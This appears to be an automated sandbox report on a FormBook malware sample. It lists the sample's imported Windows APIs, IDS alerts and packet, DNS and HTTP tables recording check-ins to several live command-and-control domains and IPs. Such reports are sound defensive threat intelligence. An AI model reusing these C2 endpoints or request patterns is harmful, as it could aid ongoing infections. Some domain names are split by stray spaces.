USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, ReadFile, GetTempFileNameA, WriteFile, RemoveDirectoryA, CreateProcessA, CreateFileA, GetLastError, CreateThread, CreateDirectoryA, GlobalUnlock, GetDiskFreeSpaceA, GlobalLock, SetErrorMode, GetVersion, lstrcpynA, GetCommandLineA, GetTempPathA, lstrlenA, SetEnvironmentVariableA, ExitProcess, GetWindowsDirectoryA, GetCurrentProcess, GetModuleFileNameA, CopyFileA, GetTickCount, Sleep, GetFileSize, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-07:36:20.954955	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
05/12/21-07:36:21.998903	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8
05/12/21-07:36:25.546082	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.3	119.18.54.126
05/12/21-07:36:25.546082	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.3	119.18.54.126
05/12/21-07:36:25.546082	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49727	80	192.168.2.3	119.18.54.126
05/12/21-07:36:31.764293	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	163.43.122.109
05/12/21-07:36:31.764293	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	163.43.122.109
05/12/21-07:36:31.764293	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.3	163.43.122.109
05/12/21-07:36:37.560160	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	104.21.46.55
05/12/21-07:36:37.560160	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	104.21.46.55
05/12/21-07:36:37.560160	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49734	80	192.168.2.3	104.21.46.55
05/12/21-07:36:58.988852	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	64.190.62.111
05/12/21-07:36:58.988852	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	64.190.62.111
05/12/21-07:36:58.988852	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49738	80	192.168.2.3	64.190.62.111
05/12/21-07:37:04.217828	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	34.102.136.180
05/12/21-07:37:04.217828	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	34.102.136.180
05/12/21-07:37:04.217828	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49741	80	192.168.2.3	34.102.136.180
05/12/21-07:37:04.354921	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49741	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 07:36:25.386116028 CEST	49727	80	192.168.2.3	119.18.54.126
May 12, 2021 07:36:25.545658112 CEST	80	49727	119.18.54.126	192.168.2.3
May 12, 2021 07:36:25.545857906 CEST	49727	80	192.168.2.3	119.18.54.126
May 12, 2021 07:36:25.546082020 CEST	49727	80	192.168.2.3	119.18.54.126
May 12, 2021 07:36:25.705415010 CEST	80	49727	119.18.54.126	192.168.2.3
May 12, 2021 07:36:25.815865040 CEST	80	49727	119.18.54.126	192.168.2.3
May 12, 2021 07:36:25.816132069 CEST	49727	80	192.168.2.3	119.18.54.126
May 12, 2021 07:36:25.816175938 CEST	80	49727	119.18.54.126	192.168.2.3
May 12, 2021 07:36:25.816235065 CEST	49727	80	192.168.2.3	119.18.54.126
May 12, 2021 07:36:25.975882053 CEST	80	49727	119.18.54.126	192.168.2.3
May 12, 2021 07:36:31.457963943 CEST	49733	80	192.168.2.3	163.43.122.109
May 12, 2021 07:36:31.763951063 CEST	80	49733	163.43.122.109	192.168.2.3
May 12, 2021 07:36:31.764115095 CEST	49733	80	192.168.2.3	163.43.122.109
May 12, 2021 07:36:31.764292955 CEST	49733	80	192.168.2.3	163.43.122.109
May 12, 2021 07:36:32.069766045 CEST	80	49733	163.43.122.109	192.168.2.3
May 12, 2021 07:36:32.071120977 CEST	80	49733	163.43.122.109	192.168.2.3
May 12, 2021 07:36:32.071140051 CEST	80	49733	163.43.122.109	192.168.2.3
May 12, 2021 07:36:32.071275949 CEST	49733	80	192.168.2.3	163.43.122.109
May 12, 2021 07:36:32.071352005 CEST	49733	80	192.168.2.3	163.43.122.109
May 12, 2021 07:36:32.378624916 CEST	80	49733	163.43.122.109	192.168.2.3
May 12, 2021 07:36:37.515737057 CEST	49734	80	192.168.2.3	104.21.46.55
May 12, 2021 07:36:37.556760073 CEST	80	49734	104.21.46.55	192.168.2.3
May 12, 2021 07:36:37.556889057 CEST	49734	80	192.168.2.3	104.21.46.55
May 12, 2021 07:36:37.560159922 CEST	49734	80	192.168.2.3	104.21.46.55
May 12, 2021 07:36:37.601880074 CEST	80	49734	104.21.46.55	192.168.2.3
May 12, 2021 07:36:37.612606049 CEST	80	49734	104.21.46.55	192.168.2.3
May 12, 2021 07:36:37.612651110 CEST	80	49734	104.21.46.55	192.168.2.3
May 12, 2021 07:36:37.612804890 CEST	49734	80	192.168.2.3	104.21.46.55
May 12, 2021 07:36:37.612955093 CEST	49734	80	192.168.2.3	104.21.46.55
May 12, 2021 07:36:37.654967070 CEST	80	49734	104.21.46.55	192.168.2.3
May 12, 2021 07:36:47.877574921 CEST	49736	80	192.168.2.3	87.98.148.38
May 12, 2021 07:36:47.928168058 CEST	80	49736	87.98.148.38	192.168.2.3
May 12, 2021 07:36:47.928282022 CEST	49736	80	192.168.2.3	87.98.148.38
May 12, 2021 07:36:47.928524017 CEST	49736	80	192.168.2.3	87.98.148.38
May 12, 2021 07:36:47.980168104 CEST	80	49736	87.98.148.38	192.168.2.3
May 12, 2021 07:36:47.980216980 CEST	80	49736	87.98.148.38	192.168.2.3
May 12, 2021 07:36:47.980243921 CEST	80	49736	87.98.148.38	192.168.2.3
May 12, 2021 07:36:47.980434895 CEST	49736	80	192.168.2.3	87.98.148.38
May 12, 2021 07:36:47.980536938 CEST	49736	80	192.168.2.3	87.98.148.38
May 12, 2021 07:36:48.033574104 CEST	80	49736	87.98.148.38	192.168.2.3
May 12, 2021 07:36:53.065385103 CEST	49737	80	192.168.2.3	154.84.101.247
May 12, 2021 07:36:53.337536097 CEST	80	49737	154.84.101.247	192.168.2.3
May 12, 2021 07:36:53.337632895 CEST	49737	80	192.168.2.3	154.84.101.247
May 12, 2021 07:36:53.337873936 CEST	49737	80	192.168.2.3	154.84.101.247
May 12, 2021 07:36:53.668983936 CEST	80	49737	154.84.101.247	192.168.2.3
May 12, 2021 07:36:53.850891113 CEST	49737	80	192.168.2.3	154.84.101.247
May 12, 2021 07:36:54.001211882 CEST	80	49737	154.84.101.247	192.168.2.3
May 12, 2021 07:36:54.001437902 CEST	49737	80	192.168.2.3	154.84.101.247
May 12, 2021 07:36:54.122675896 CEST	80	49737	154.84.101.247	192.168.2.3
May 12, 2021 07:36:54.124511003 CEST	49737	80	192.168.2.3	154.84.101.247
May 12, 2021 07:36:58.942466021 CEST	49738	80	192.168.2.3	64.190.62.111
May 12, 2021 07:36:58.988545895 CEST	80	49738	64.190.62.111	192.168.2.3
May 12, 2021 07:36:58.988671064 CEST	49738	80	192.168.2.3	64.190.62.111
May 12, 2021 07:36:58.988852024 CEST	49738	80	192.168.2.3	64.190.62.111
May 12, 2021 07:36:59.034358978 CEST	80	49738	64.190.62.111	192.168.2.3
May 12, 2021 07:36:59.068284035 CEST	80	49738	64.190.62.111	192.168.2.3
May 12, 2021 07:36:59.068312883 CEST	80	49738	64.190.62.111	192.168.2.3
May 12, 2021 07:36:59.068438053 CEST	49738	80	192.168.2.3	64.190.62.111
May 12, 2021 07:36:59.068619967 CEST	49738	80	192.168.2.3	64.190.62.111
May 12, 2021 07:36:59.114044905 CEST	80	49738	64.190.62.111	192.168.2.3
May 12, 2021 07:37:04.175647974 CEST	49741	80	192.168.2.3	34.102.136.180
May 12, 2021 07:37:04.217358112 CEST	80	49741	34.102.136.180	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 07:37:04.217525959 CEST	49741	80	192.168.2.3	34.102.136.180
May 12, 2021 07:37:04.217828035 CEST	49741	80	192.168.2.3	34.102.136.180
May 12, 2021 07:37:04.260392904 CEST	80	49741	34.102.136.180	192.168.2.3
May 12, 2021 07:37:04.354921103 CEST	80	49741	34.102.136.180	192.168.2.3
May 12, 2021 07:37:04.354943991 CEST	80	49741	34.102.136.180	192.168.2.3
May 12, 2021 07:37:04.355241060 CEST	49741	80	192.168.2.3	34.102.136.180
May 12, 2021 07:37:04.355380058 CEST	49741	80	192.168.2.3	34.102.136.180
May 12, 2021 07:37:04.396428108 CEST	80	49741	34.102.136.180	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 07:35:01.868086100 CEST	60985	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:01.925163031 CEST	53	60985	8.8.8.8	192.168.2.3
May 12, 2021 07:35:02.001374960 CEST	50200	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:02.094660044 CEST	53	50200	8.8.8.8	192.168.2.3
May 12, 2021 07:35:02.440005064 CEST	51281	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:02.493030071 CEST	53	51281	8.8.8.8	192.168.2.3
May 12, 2021 07:35:03.339555025 CEST	49199	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:03.389594078 CEST	53	49199	8.8.8.8	192.168.2.3
May 12, 2021 07:35:04.433197021 CEST	50620	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:04.484838009 CEST	53	50620	8.8.8.8	192.168.2.3
May 12, 2021 07:35:04.533371925 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:04.591986895 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 07:35:05.743690968 CEST	60152	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:05.792412996 CEST	53	60152	8.8.8.8	192.168.2.3
May 12, 2021 07:35:06.714699030 CEST	57544	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:06.766304970 CEST	53	57544	8.8.8.8	192.168.2.3
May 12, 2021 07:35:07.906347036 CEST	55984	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:07.957951069 CEST	53	55984	8.8.8.8	192.168.2.3
May 12, 2021 07:35:08.944035053 CEST	64185	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:09.001530886 CEST	53	64185	8.8.8.8	192.168.2.3
May 12, 2021 07:35:10.192361116 CEST	65110	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:10.241082907 CEST	53	65110	8.8.8.8	192.168.2.3
May 12, 2021 07:35:12.278356075 CEST	58361	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:12.333632946 CEST	53	58361	8.8.8.8	192.168.2.3
May 12, 2021 07:35:13.772128105 CEST	63492	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:13.820853949 CEST	53	63492	8.8.8.8	192.168.2.3
May 12, 2021 07:35:15.912441015 CEST	60831	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:15.964009047 CEST	53	60831	8.8.8.8	192.168.2.3
May 12, 2021 07:35:17.162112951 CEST	60100	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:17.213691950 CEST	53	60100	8.8.8.8	192.168.2.3
May 12, 2021 07:35:18.284503937 CEST	53195	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:18.336117029 CEST	53	53195	8.8.8.8	192.168.2.3
May 12, 2021 07:35:19.086713076 CEST	50141	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:19.135622025 CEST	53	50141	8.8.8.8	192.168.2.3
May 12, 2021 07:35:24.923013926 CEST	53023	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:24.973144054 CEST	53	53023	8.8.8.8	192.168.2.3
May 12, 2021 07:35:26.943756104 CEST	49563	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:26.992523909 CEST	53	49563	8.8.8.8	192.168.2.3
May 12, 2021 07:35:28.041414976 CEST	51352	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:28.090158939 CEST	53	51352	8.8.8.8	192.168.2.3
May 12, 2021 07:35:28.881341934 CEST	59349	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:28.932116985 CEST	53	59349	8.8.8.8	192.168.2.3
May 12, 2021 07:35:30.398412943 CEST	57084	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:30.447227001 CEST	53	57084	8.8.8.8	192.168.2.3
May 12, 2021 07:35:36.635267019 CEST	58823	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:36.697545052 CEST	53	58823	8.8.8.8	192.168.2.3
May 12, 2021 07:35:49.593894005 CEST	57568	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:49.666579008 CEST	53	57568	8.8.8.8	192.168.2.3
May 12, 2021 07:35:57.115423918 CEST	50540	53	192.168.2.3	8.8.8.8
May 12, 2021 07:35:57.172544003 CEST	53	50540	8.8.8.8	192.168.2.3
May 12, 2021 07:36:15.867855072 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:16.878719091 CEST	54366	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 07:36:17.926945925 CEST	54366	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:19.941365004 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 07:36:20.953538895 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 07:36:21.998647928 CEST	53	54366	8.8.8.8	192.168.2.3
May 12, 2021 07:36:22.044761896 CEST	53034	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:22.105000973 CEST	53	53034	8.8.8.8	192.168.2.3
May 12, 2021 07:36:24.963274956 CEST	57762	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:25.373923063 CEST	53	57762	8.8.8.8	192.168.2.3
May 12, 2021 07:36:30.845324039 CEST	55435	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:31.245966911 CEST	50713	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:31.304512978 CEST	53	50713	8.8.8.8	192.168.2.3
May 12, 2021 07:36:31.456475019 CEST	53	55435	8.8.8.8	192.168.2.3
May 12, 2021 07:36:37.451916933 CEST	56132	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:37.514128923 CEST	53	56132	8.8.8.8	192.168.2.3
May 12, 2021 07:36:40.688345909 CEST	58987	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:40.745456934 CEST	53	58987	8.8.8.8	192.168.2.3
May 12, 2021 07:36:42.629811049 CEST	56579	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:42.784970045 CEST	53	56579	8.8.8.8	192.168.2.3
May 12, 2021 07:36:47.814141989 CEST	60633	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:47.875988960 CEST	53	60633	8.8.8.8	192.168.2.3
May 12, 2021 07:36:52.997044086 CEST	61292	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:53.064209938 CEST	53	61292	8.8.8.8	192.168.2.3
May 12, 2021 07:36:58.871206999 CEST	63619	53	192.168.2.3	8.8.8.8
May 12, 2021 07:36:58.940164089 CEST	53	63619	8.8.8.8	192.168.2.3
May 12, 2021 07:37:01.478374004 CEST	64938	53	192.168.2.3	8.8.8.8
May 12, 2021 07:37:01.527139902 CEST	53	64938	8.8.8.8	192.168.2.3
May 12, 2021 07:37:03.962233067 CEST	61946	53	192.168.2.3	8.8.8.8
May 12, 2021 07:37:04.019355059 CEST	53	61946	8.8.8.8	192.168.2.3
May 12, 2021 07:37:04.112806082 CEST	64910	53	192.168.2.3	8.8.8.8
May 12, 2021 07:37:04.174323082 CEST	53	64910	8.8.8.8	192.168.2.3
May 12, 2021 07:37:09.665203094 CEST	52123	53	192.168.2.3	8.8.8.8
May 12, 2021 07:37:09.728729963 CEST	53	52123	8.8.8.8	192.168.2.3
May 12, 2021 07:37:14.744381905 CEST	56130	53	192.168.2.3	8.8.8.8
May 12, 2021 07:37:14.937685966 CEST	53	56130	8.8.8.8	192.168.2.3
May 12, 2021 07:37:20.276674986 CEST	56338	53	192.168.2.3	8.8.8.8
May 12, 2021 07:37:21.290323019 CEST	56338	53	192.168.2.3	8.8.8.8
May 12, 2021 07:37:22.305836916 CEST	56338	53	192.168.2.3	8.8.8.8

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 12, 2021 07:36:20.954955101 CEST	192.168.2.3	8.8.8.8	cff3	(Port unreachable)	Destination Unreachable
May 12, 2021 07:36:21.998903036 CEST	192.168.2.3	8.8.8.8	cff3	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 07:36:15.867855072 CEST	192.168.2.3	8.8.8.8	0xbfe0	Standard query (0)	www.aqayeseo.com	A (IP address)	IN (0x0001)
May 12, 2021 07:36:16.878719091 CEST	192.168.2.3	8.8.8.8	0xbfe0	Standard query (0)	www.aqayeseo.com	A (IP address)	IN (0x0001)
May 12, 2021 07:36:17.926945925 CEST	192.168.2.3	8.8.8.8	0xbfe0	Standard query (0)	www.aqayeseo.com	A (IP address)	IN (0x0001)
May 12, 2021 07:36:24.963274956 CEST	192.168.2.3	8.8.8.8	0x6b2d	Standard query (0)	www.king-jackpot.com	A (IP address)	IN (0x0001)
May 12, 2021 07:36:30.845324039 CEST	192.168.2.3	8.8.8.8	0x2265	Standard query (0)	www.0o-a-8v4l76.net	A (IP address)	IN (0x0001)
May 12, 2021 07:36:37.451916933 CEST	192.168.2.3	8.8.8.8	0xfb14	Standard query (0)	www.downtoearthwork.com	A (IP address)	IN (0x0001)
May 12, 2021 07:36:42.629811049 CEST	192.168.2.3	8.8.8.8	0x2a0d	Standard query (0)	www.smartmatch-dating-api.com	A (IP address)	IN (0x0001)
May 12, 2021 07:36:47.814141989 CEST	192.168.2.3	8.8.8.8	0xad70	Standard query (0)	www.topcasino-111.com	A (IP address)	IN (0x0001)
May 12, 2021 07:36:52.997044086 CEST	192.168.2.3	8.8.8.8	0xd165	Standard query (0)	www.shebagholdings.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 07:36:58.871206999 CEST	192.168.2.3	8.8.8.8	0xaaaa	Standard query (0)	www.boowea ts.com	A (IP address)	IN (0x0001)
May 12, 2021 07:37:04.112806082 CEST	192.168.2.3	8.8.8.8	0x4ec2	Standard query (0)	www.xn--es pacesacr-k 7a.com	A (IP address)	IN (0x0001)
May 12, 2021 07:37:09.665203094 CEST	192.168.2.3	8.8.8.8	0x451d	Standard query (0)	www.lingob lasterdisc ount.com	A (IP address)	IN (0x0001)
May 12, 2021 07:37:14.744381905 CEST	192.168.2.3	8.8.8.8	0xe832	Standard query (0)	www.painte redmond.com	A (IP address)	IN (0x0001)
May 12, 2021 07:37:20.276674986 CEST	192.168.2.3	8.8.8.8	0x8d20	Standard query (0)	www.cylind berg.com	A (IP address)	IN (0x0001)
May 12, 2021 07:37:21.290323019 CEST	192.168.2.3	8.8.8.8	0x8d20	Standard query (0)	www.cylind berg.com	A (IP address)	IN (0x0001)
May 12, 2021 07:37:22.305836916 CEST	192.168.2.3	8.8.8.8	0x8d20	Standard query (0)	www.cylind berg.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 07:36:19.941365004 CEST	8.8.8.8	192.168.2.3	0xbfe0	Server failure (2)	www.aqayes eo.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 07:36:20.953538895 CEST	8.8.8.8	192.168.2.3	0xbfe0	Server failure (2)	www.aqayes eo.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 07:36:21.998647928 CEST	8.8.8.8	192.168.2.3	0xbfe0	Server failure (2)	www.aqayes eo.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 07:36:25.373923063 CEST	8.8.8.8	192.168.2.3	0x6b2d	No error (0)	www.king-j ackpot.com	king-jackpot.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 07:36:25.373923063 CEST	8.8.8.8	192.168.2.3	0x6b2d	No error (0)	king-jackpot.com		119.18.54.126	A (IP address)	IN (0x0001)
May 12, 2021 07:36:31.456475019 CEST	8.8.8.8	192.168.2.3	0x2265	No error (0)	www.0o-a-8 v4l76.net		163.43.122.109	A (IP address)	IN (0x0001)
May 12, 2021 07:36:37.514128923 CEST	8.8.8.8	192.168.2.3	0xfb14	No error (0)	www.downto earthwork.com		104.21.46.55	A (IP address)	IN (0x0001)
May 12, 2021 07:36:37.514128923 CEST	8.8.8.8	192.168.2.3	0xfb14	No error (0)	www.downto earthwork.com		172.67.223.227	A (IP address)	IN (0x0001)
May 12, 2021 07:36:42.784970045 CEST	8.8.8.8	192.168.2.3	0x2a0d	Server failure (2)	www.smartm atch-dating- api.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 07:36:47.875988960 CEST	8.8.8.8	192.168.2.3	0xad70	No error (0)	www.topcasino- 111.com		87.98.148.38	A (IP address)	IN (0x0001)
May 12, 2021 07:36:53.064209938 CEST	8.8.8.8	192.168.2.3	0xd165	No error (0)	www.shebag holdings.com		154.84.101.247	A (IP address)	IN (0x0001)
May 12, 2021 07:36:58.940164089 CEST	8.8.8.8	192.168.2.3	0xaaaa	No error (0)	www.boowea ts.com		64.190.62.111	A (IP address)	IN (0x0001)
May 12, 2021 07:37:04.174323082 CEST	8.8.8.8	192.168.2.3	0x4ec2	No error (0)	www.xn--es pacesacr-k 7a.com	xn--espacesacr- k7a.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 07:37:04.174323082 CEST	8.8.8.8	192.168.2.3	0x4ec2	No error (0)	xn--espacesacr- k7a.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 07:37:09.728729963 CEST	8.8.8.8	192.168.2.3	0x451d	Name error (3)	www.lingob lasterdisc ount.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 07:37:14.937685966 CEST	8.8.8.8	192.168.2.3	0xe832	No error (0)	www.painte redmond.com		192.185.0.218	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.king-jackpot.com
- www.0o-a-8v4l76.net
- www.downtoearthwork.com
- www.topcasino-111.com
- www.shebagholdings.com
- www.booweats.com
- www.xn--espacesacr-k7a.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49727	119.18.54.126	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:36:25.546082020 CEST	1537	OUT	GET /or4i/?iN6=xDS7CyCJ4m7HrOhyeYRIonE7yEohNWwwbSjxvOh7bSQREc8K1tWvWT2hFG1Cb6Pxbdkw&KdTL=a2JxONfH HTTP/1.1 Host: www.king-jackpot.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:36:25.815865040 CEST	1538	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 05:36:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Wed, 24 Feb 2021 17:47:31 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 30 64 65 67 29 3b 20 7d 20 31 30 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 33 36 30 64 65 67 29 3b 20 7d 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 5f 73 6b 7a 5f 70 69 64 20 3d 20 22 39 50 4f 42 45 58 38 30 57 22 3b 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 63 64 6e 2e 6a 73 69 6e 69 74 2e 64 69 72 65 63 74 66 77 64 2e 63 6f 6d 2f 73 6b 2d 6a 73 70 61 72 6b 5f 69 6e 69 74 2e 70 68 70 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6c 6f 61 64 65 72 22 20 69 64 3d 22 73 6b 2d 6c 6f 61 64 65 72 22 3e 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin { 0% { transform: rotate(0deg); } 100% { transform: rotate(360deg); } } </style> <script language="Javascript">var _skz_pid = "9POBEX80W";</script> <script language="Javascript" src="http://cdn.jsinit.directfwd.com/sk-jspark_init.php"></script></head><body> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49733	163.43.122.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
